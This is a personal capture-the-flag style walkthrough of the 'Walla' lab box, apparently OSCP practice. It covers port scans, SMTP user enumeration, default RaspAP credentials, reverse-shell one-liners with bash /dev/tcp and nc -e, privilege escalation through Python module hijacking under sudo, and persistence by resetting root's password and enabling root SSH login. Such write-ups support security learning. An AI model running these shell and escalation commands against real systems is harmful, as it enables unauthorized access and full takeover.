Walla
Nmap

sudo nmap -Pn -n 192.168.184.97 -sC -sV -p- --min-rate=10000 --open
sudo nmap -Pn -n 192.168.184.97 -sU --top-ports=100 --reason
Telnet - 23
telnet 192.168.184.97 25

We take note of the version ESMTP Postfix even though we dont have a version number
SMTP - 25
smtp-user-enum -U unix_users.txt -t 192.168.184.97 -m 150 -M VRFY

We get a bunch of users. Trying root:root doesnt work so lets copy these users to a users.txt file that we can use later if we resort to brute forcing with hydra
HTTP - 8091
We're immediately prompted with a login form before the site even loads fully.
admin:admin
root:root
admin:root
None of these work. Lets take a closer look at the nmap output again

We check for any vulnerabilities for lighttpd 1.4.53 but dont find much
Closer to the bottom we see Basic realm=RaspAP
Ive never seen that in previous boxes so we google it and its a router software called RasAP with default credentials admin:secret
We try it and it works

There's a lot going on here and after exploring all the tabs we come across a browser-based terminal probably running ajax under the System tab
The first thing I want to do is get a better shell on our kali instead of using the browser
set up a listener
nc -lvnp 4444
Back in the browser terminal run:
bash -i >& /dev/tcp/192.168.184.97/4444 0>&1
While we dont get any errors, we also dont get a shell on our machine. So try:
nc -e /bin/sh 192.168.184.97 4444
This one works. Lets upgrade our shell
python -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
CTRL + Z then:
stty raw -echo; fg
Privilege Escalation
Start with some low hanging fruit:
sudo -l

Thats a lot lol. At this point I will just describe the things I did instead of fully going through it because it would end up being the 8th book of Harry Potter that nobody asked for
- write to dnsmasq.conf with ExecStart= as shown in: https://medium.com/@ashrafal3oni/understanding-systemctl-and-systemd-services-for-privilege-escalation-01201f976f85 then restart both dnsmasq and hostapd services
- go back to the web interface and see if we need to tweak the wifi hotspot
- go back to the web interface and see if customizing DHCP will give us something. In theory it could lead to a MITM attack but thats generally out-of-scope for OSCP at least
- write to raspapd.service file that we have access to. But only to realize we cant restart the service
- investigate /sbin/ifup and see if we can use it. Nothing on GTFObins
Something thats interesting is the python file /home/walter/wifi_reset.py
What happens if we run it as sudo
sudo /usr/bin/python /home/walter/wifi_reset.py

So we have an error and no dice. At this point I felt like there was something lacking in my knowledge base. I held out for about 8 hours and went through the steps above again and again and researched more about setting up wifi hotspots in RaspAP which was another mistake

Finally, I went back to keeping things simple and looked at the Python script again. I googled if there was anything we could do with python modules and was surprised to see Python Module Hijacking , something I honestly never heard of. The steps for us to exploit it were incredibly simple:
ls -la /home/walter/
cd /home/walter/
echo 'import os; os.system("/bin/bash")' > wificontroller.py
sudo /usr/bin/python /home/walter/wifi_reset.py
Persistence
At this point I would like a way to be able to ssh into root any time I like. I dont want to have to repeat the above steps just in case the network drops or the box is reverted
Lets change root's password so we can ssh. This is faster in a lab than reading /etc/shadow and then combining it with /etc/passwd and using john. However I would assume in a real-life engagement you would never want to change root or maybe any other user's password as that would definitely be a red alarm
echo 'root:root' | chpasswd
When we ssh into root, we get denied access even when prompted with a password. The first thing I think of is the config file. Asumming PermitRootLogin is not allowing us
nano /etc/ssh/sshd_config

Change
#PermitRootLogin prohibit-password
to
PermitRootLogin yes
Then run these commanfs
systemctl stop ssh
systemctl start ssh
Log back in now
.png)
Thoughts
- The biggest mistake I made was going down the rabbit hole with the idea that I needed to add a new wifi hotspot or mess with the DHCP settings in the web interface.
- I also was very fixated on finding a way to restart the raspapd service somehow since we had write permissions to it. SO if we could restart it we would get a shell.
- It turned out that it was something that was staring at us the whole time, but theres that quote:
"You dont know, what you don't know"
- I learned about Python module hijacking, and even though I had to look at a tiny hint to find out about it, I still feel like I accomplished alot with this box and strengthened my "try harder" mindset.